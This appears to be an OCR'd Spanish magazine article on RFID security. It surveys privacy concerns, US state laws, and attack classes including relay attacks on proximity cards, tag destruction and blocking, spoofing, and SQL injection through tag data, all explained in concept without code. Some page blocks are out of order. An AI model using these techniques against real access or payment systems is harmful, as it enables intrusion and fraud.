- Medios de pago electrónico (*Mastercard Paypass*);
- Identificación de pacientes;
- Identificación de convictos;
- Identificación de billetes de alta denominación;
- Identificación de pasaportes;
- Identificación de registros de conducir;
- Identificación de entradas a eventos deportivos y espectáculos (Mundial Alemania 2006);
- Sistemas de Control de acceso;
- Otras, muchas otras aplicaciones...

Podemos agregar a esto, que ya existen implementaciones de RFID mandatorias, por ejemplo entre algunas de las empresas y organizaciones que han emitido su mandato de implementación podemos mencionar




Figura 1. *Arquitectura Básica*



Figura 2. *Etiqueta RFID*

al DOD (*Departamento de Defensa de los Estados Unidos*) y a *Wal-Mart*, este ultimo, obliga a todos sus Proveedores a colocar los Tags de RFID en todos los productos que tengan como destino final la Gondola de Wal-Mart, impactando de esta manera en miles de compañías alrededor de todo el mundo. La fecha limite fue postergada en varias ocasiones, debido a que muchos vendedores tuvieron dificultades al implementar los sistemas de RFID.

RFID – Riesgos – Desde la invasión a la privacidad hasta SQL Injection

Tal como mencionamos, en nuestra introducción, nos encontramos nuevamente en la dificultad de buscar el equilibrio entre la funcionalidad de esta tecnología y los riesgos que esta puede introducir desde la óptica de la seguridad de la información.

Es por esto que a continuación, haremos un breve análisis de los riesgos, desde dos ópticas bien diferenciadas, por un lado, el tema de la privacidad vs RFID y por otro, desde un punto de vista bien técnico algunas de las técnicas de ataques ya presentes contra algunas implementaciones de esta tecnología.

RFID - Privacidad

Los especialistas piensan en como transformar esta tecnología en la herramienta para poder establecer y entender el perfil del consumidor tan buscado y trataran de personalizar sus productos, sus mensajes y sus descuentos para acrecentar sus ventas, es por esto que ya, tanto en Estados Unidos, como así también en algunos lugares de Europa, se han levantado movimientos en contra de esta tecnología, argumentando que la misma invade la privacidad de los ciudadanos, a decir verdad, esta tipo de cosas nos llevarían a preguntarnos por ejemplo:

- Y si comprase medicamentos RFID-tagged, como por ejemplo anti-depresivos, ¿quisiera que alguien que pase caminando a mi lado (o no tan a mi lado) lo sepa?
- Y si estoy en mi casa, y alguien pasa con su auto y un lector de RFID, ¿puede determinar todo lo que he comprado hasta el momento y establecer mis características de consumidor?
- Y con esta tecnología en mi ropa, ¿alguien puede determinar con precisión donde encontrarme?

Igualmente, y con sinceridad, si nosotros continuamente compramos con tarjetas de créditos, utilizamos tarjetas *shopping* para los descuentos, damos nuestros datos a cambio de una remera de Merchandising de una compañia, permitimos a las páginas Web, setear cookies en nuestras PCs... y siendo que todo esto permite potencialmente realizar un seguimiento sobre nosotros, hacer un estudio de nuestros consumos, poder ubicarnos en un determinado momento... ¿De que nos preocupamos entonces con el RFID?, en fin si bien, quizás este conflicto se demore un tiempo en llegar por estos lados, en el país del norte ya existe gran cantidad de legislación encargada de proteger la privacidad de los consumidores y otros aspectos relacionados con la utilización de la tecnología RFID.

Entre algunas de las leyes existentes podemos mencionar las siguientes, a modo de ilustrar un poco mas la relevancia que se le da a esta problemática:

California – SB1834

Restringe la manera en que los comercios de California utilizan los Tags de RFID, en pos de que los tags de sus productos no sean utilizados para la identificación de un individuo. Junio 25, 2005.

Massachussets – HB 1447, SB 181

Requiere de la advertencia al usuario sobre la existencia de Etiquetas de RFID en los productos que adquiere, como así también, indicar el procedimiento para realizar la remoción del mismo, por otro lado limita la información de la etiqueta a aspectos de inventario solamente.

New Hampshire – HB 203

Requiere la comunicación escrita o verbal, por parte del comercio de que el producto que vende contiene una etiqueta.



Figura 3. *Mastercard Paypass*




Figura 4. *Pasaporte con RFID*

Rhode Island – HB 5929

Prohíbe la utilización de RFID, para la identificación y el seguimiento de Estudiantes, empleados y clientes con fines que beneficien al negocio.

Utah – HB 185

Enmienda la ley de delitos informáticos para la inclusión de la tecnología RFID.

RFID – Riesgos Técnicos

Los sistemas RFID, se relacionan con varios procesos críticos, como el control de acceso físico, el seguimiento de productos, los sistemas de pago y otros más.

Si bien, como vimos, los riesgos mas publicitados de esta tecnología se relacionan con la privacidad, a continuación veremos algunos otros, que también deberían ser considerados.

- Relay Attacks en tarjetas de proximidad;
- Destrucción del TAG y Prevención de Lectura;
- RFID – SQL Injection;
- RFID – Virus;
- Algoritmos de Encripción débiles;
- Sniffing;
- Spoofing.

RFID – Relay Attacks en Tarjetas de Proximidad

Un Sistema de *Smartcard* sin contacto (ISO 14443A), se comunica con otros dispositivos sin la necesidad de contacto físico, y lo hace a través de RFID, la tarjeta es pasiva y es activada por el lector, para realizar la transferencia de datos.

Las iplementaciones de estos sistemas en Pasaportes, medios de pago electrónico y tarjetas de acceso (Típicamente Físico), esta incrementándose día a día y uno de los puntos mas importantes, en relaciona a esta tecnología y a la seguridad es por un lado su corto rango de operación (10 Centímetros aproximadamente) y por otro, el hecho de que la comunicación entre un extremo y el otro va cifrada (Ver Figura 4).

Lo que se ha logrado en un estudio llevado a la cabo por la Universidad de Tel Aviv (Israel), es que creando




Figura 5. *Smartcard Relay Attack*

un lector falso (*Leech*) y una tarjeta falsa (*Ghost*), uno podría impersionar un usuario o una transacción, prácticamente sin limites de distancia.

El concepto de esta ataque nace en base a un ataque basado en *memory cards*, las cuales no tienen la capacidad de procesar la información y almacenan la misma en una banda magnética, que es leída y procedida por el lector, mediante un *POST Interceptor* y gracias a la utilización de algoritmos de Encripción débiles *Static Data Authentication* (SDA), la información de la tarjeta y el pin era almacenado en el POST Interceptor para una posterior utilización fraudulenta.

Es en base a lo anterior, a la creciente implementación de *smart cards*, y a sus variados usos es que los atacantes optan por el Ataque de Relay y utilizan la información en Real Time.

Pongamos un ejemplo, un usuario de una organización, que cuente con una *smartcard contactless*, para el acceso físico a una área restringida, típicamente podría llevar su tarjeta colgando en la cintura como habitualmente se hace, este podría ser sorprendido por un potencial atacante, en un recinto donde exista poco espacio y gran cantidad de gente (Ascensor, Subterráneo), allí el potencial atacante podría acercarse lo suficiente, como para lograr activar el *smartcard* del usuario, mediante un *Smartphone*. Modificado para actuar y emular a un lector (*Leech*), una vez logrado esto, el atacante transmitirá en tiempo real vía GRPS, los datos a otros dispositivo similar, en este caso, la tarjeta falsa (*Ghost*), la cual por ultimo y estando cerca del lector orginal, transmitirá los datos recibidos y brindara acceso al intruso al área restringida 9Ver Figura 5). Es importante destacar, que en la mayoría de este tipo de ataques, la distancia no importa, como así tampoco el cifrada de datos, ya que en la mayoría de los casos este no detecta el MITM (*Man in The Middle*).

RFID – Destrucción del TAG

Este tipo de ataque, requiere poco conocimiento técnico para ser realizado, la idea del mismo es destruir el tag pasivo colocado en un producto, de manera que este no pueda ser identificado, ni tampoco se permita realizar su seguimiento, típicamente este tipo de acciones esta motivada en defensa de la privacidad de los consumidores

Técnicamente, esto podría llevarse adelante cortando la antena o bien friendo el tag en un microondas, pero de seguro que el producto también resultrará destruido, es por eso que se creo el *RFID-Zapper* (Figura 6), el cual utiliza el método del microondas, pero en una dosis menor, evitando así la destrucción del producto, mediante la generación de un campo electromagnético fuerte, que desactivara el chip para siempre.

RFID – Prevención de Lectura

La idea de esto, no es desactivar el tag pasivo, sino la de prevenir su lectura,



Figura 6. *RFID Zapper*



Figura 7. *Prevención de Lectura*

En la Red

- Fundamentals and Applications in Contactless Smartcards & Identification Klaus Finkenzeller;
- Python library for exploring RFID devices – *http://rfidiot.org*;
- Practical Relay Attacks Against ISO 14443 Proximity Cards Gerhard Hancke & Dr Markus Kuhn;
- Low Cost Attacks on Tamper Resistant Devices Ross Anderson & Markus Kuhn;
- A New Approach to Hardware Security Analysis in Semiconductors-Sergi Skorobogatov;
- RFID Essentials O'Reilly;
- TexasInstrumentsDSTattack–*http://www.jhu.edu/news_info/news/home05/jan05/rfid.html*;
- RFID relay attacks – *http://www.cl.cam.ac.uk/~gh275/relay.pdf*;
- RFID virus – *http://www.rfidvirus.org/papers/percom.06.pdf*;
- Smartdust–*http://en.wikipedia.org/wiki/smartdust*.

Sobre el Autor

Ezequiel Martín Sallis CISSP/NSP desarrolló su carrera en *INFOSEC*, con base en el aprendizaje y actualización continua, ha trabajado durante largo tiempo en las consultoras mas prestigiosas, prestando servicios para empresas del ámbito Gubernamental, Publico y Privado tanto a nivel nacional como internacional.

Actualmente es Director del Área de *Research & Development* de *I-SEC Information Security*, una Consultora especializada en Seguridad, con bases en Argentina y presencia internacional.

Ha trabajado fuertemente, en tareas relacionadas con *INFOSEC*, entre las que se pueden mencionar, Penetration Test, Vulnerability Assesment, Hardening de Plataformas, Asesoramiento con la Norma ISO 17799:2005 Management de Proyectos y otros.

Es instructor de gran cantidad de capacitaciones tanto a nivel nacional, como a nivel internacional, entre las que se pueden mencionar *CISSP*, *Ethical Hacking* y otras. Ha participado como Orador en gran cantidad de seminarios y eventos internacionales.

el fin de esta practica es la protección de la privacidad, o bien, como hemos visto anteriormente también podrían prevenir ataques de Relay contra las tarjetas de proximidad (Imagínense cuan cerca podría estar alguien de su tarjeta en un ascensor).

Existen dos materiales que impiden la lectura de RFID el metal y el agua, pero mucho mas cómodo es darle un nuevo uso al famoso *SILVER TAPE* (Figura 7).

RFID – Spoofing

Un atacante podría escribir, en un TAG en blanco, datos validos que impersionen a un producto, de hecho, ya se realizaron dos ataques (en ambiente controlado) uno se baso en sniffear, decifrar y spoofear un dispositivo RFID utilizado para cargar gasoline y el otro, se utilizo para desactivar un sistema de alarmas para automobiles basado en la inmobilización del mismo.

RFID – SQL Injection

Si bien se trata de un ataque ya conocido y muy utilizado hoy en día, esta nueva tecnología no queda fuera del alcance del mismo, este ataque se basa en la inyección a la base de datos (*Back-End*) de sentencias *SQL* especialmente creadas, que podrían permitir acceder a información no autorizada, realizar modificaciones o borrar una tabla, entre otras cosas.

En base a la estructura de una implementación RFID (Figura 1), esto es posible por falta de controles de seguridad adecuados en el middleware y en la base de datos, en este tipo de ataques, el potencial intruso debería grabar, previamente, en un tag en blanco, del tipo activo, una sentencia de *SQL* previamente armada, con el fin de que cuando este *TAG* sea leído por el lector, este pase los datos al middleware y posteriormente esta sentencia se ejecute en la base de datos.

Otro aspecto a tener en cuenta es la cantidad de datos que pueden entrar en un tag, esto no es un limitante ya que con pocas cantidades de información se puede causar un gran impacto.

De la misma manera que se inyecta esta sentencia, se han realizado en ambiente de laboratorios, pruebas en las cuales se logró con éxito crear y replicar el primer worm que utilza la tecnología RFID.

Por ultimo cabe aclarar que este tipo de ataques, no tiene relación directa con la tecnología RFID en si misma, sino que al igual que en las aplicaciones Web y similares, la falta de validación de entrada de datos y la falta de metodologías seguras de programación hacen que esto sea posible.

Conclusión

Como hemos podido leer, a lo largo de este artículo, la incorporación de nuevas tecnologías, en lo procesos del negocio, no solo debe contra con una análisis funcional y económico, sino también que la seguridad debe ser uno de los puntos a tener muy en cuenta.

La creatividad, que tienen este tipo de ataques hacen que los controles de seguridad existentes puedan no tener sentido, es por eso que como profesionales de seguridad tenemos que desarrollar también el sentido de la percepción y la creatividad. Refenrecias y Lecturas Complementarias:

- Fundamentals and Applications in Contactless Smartcards & Identification - Klaus Finkenzeller;
- Python library for exploring RFID devices – *http://rfidiot.org;*
- Practical Relay Attacks Against ISO 14443 Proximity Cards - Gerhard Hancke & Dr Markus Kuhn;
- Low Cost Attacks on Tamper Resistant Devices - Ross Anderson & Markus Kuhn,
- A New Approach to Hardware Security Analysis in Semiconductors - Sergi Skorobogatov;
- RFID Essentials – O'Reilly;
- Texas Instruments DST attack – *http://www.jhu.edu/news_info/news/home05/jan05/rfid.html;*
- RFIDrelayattacks–*http://www.cl.cam.ac.uk/~gh275/relay.pdf;*
- RFID virus – *http://www.rfidvirus.org/papers/percom.06.pdf;*
- Smartdust – *http://en.wikipedia.org/wiki/smartdust.* ●

Páginas recomendadas



Una especie de portal para la gente a que le gusta la informática y la seguridad. Si te gusta este mundo, te gustará elhacker.net.

http://www.elhacker.net



CyruxNET – allí encontrarás la información detallada sobre las técnicas hack más populares.

http://www.cyruxnet.org




Sitio de noticias que brinda la más variada información en cuanto al mundo de los móviles, enlaces, contactos, y mucho más.

www.diginota.com




Un lugar de encuentro para todos interesados en temas de seguridad

www.daboweb.com



Hack Hispano, comunidad de usuarios en la que se tratan temas de actualidad sobre nuevas tecnologías, Internet y seguridad informática.

http://www.hackhispano.com



Un espacio libre para compartir: descargas, software, programas oscuros, dudas, noticias, trucos... y más cosas a ritmo de blues.

http://www.viejoblues.com



Aquí encontrarás todo lo que debes saber

www.segu-info.com.ar



Tecnología, informática e Internet. Allí encontrarás enlaces, foros, fondos de escritorio y una biblioteca repleta de artículos interesantes...

http://www.hispabyte.net



Indaya teaM fue creada por un grupo de personas amantes de la informática para ayudar a todos los que se interesan por la informática.

http://www.indaya.com




Web especializada en artículos técnicos sobre Linux. Aquí encontrarás las últimas noticias sobre Linux y Software Libre, foros.

www.diariolinux.com



Seguridad0 es un magazine gratuito de seguridad informática. Tiene una periodicidad semanal, aunque se anaden noticias a diario.

http://www.seguridad0.com



DelitosInformaticos.com revista digital de información legal sobre nuevas tecnologías.

www.delitosinformaticos.com

Páginas recomendadas

Si tienes una página web interesante y quieres que la presentemos en nuestra sección de "Páginas recomendadas" contáctanos: *es@hakin9.org*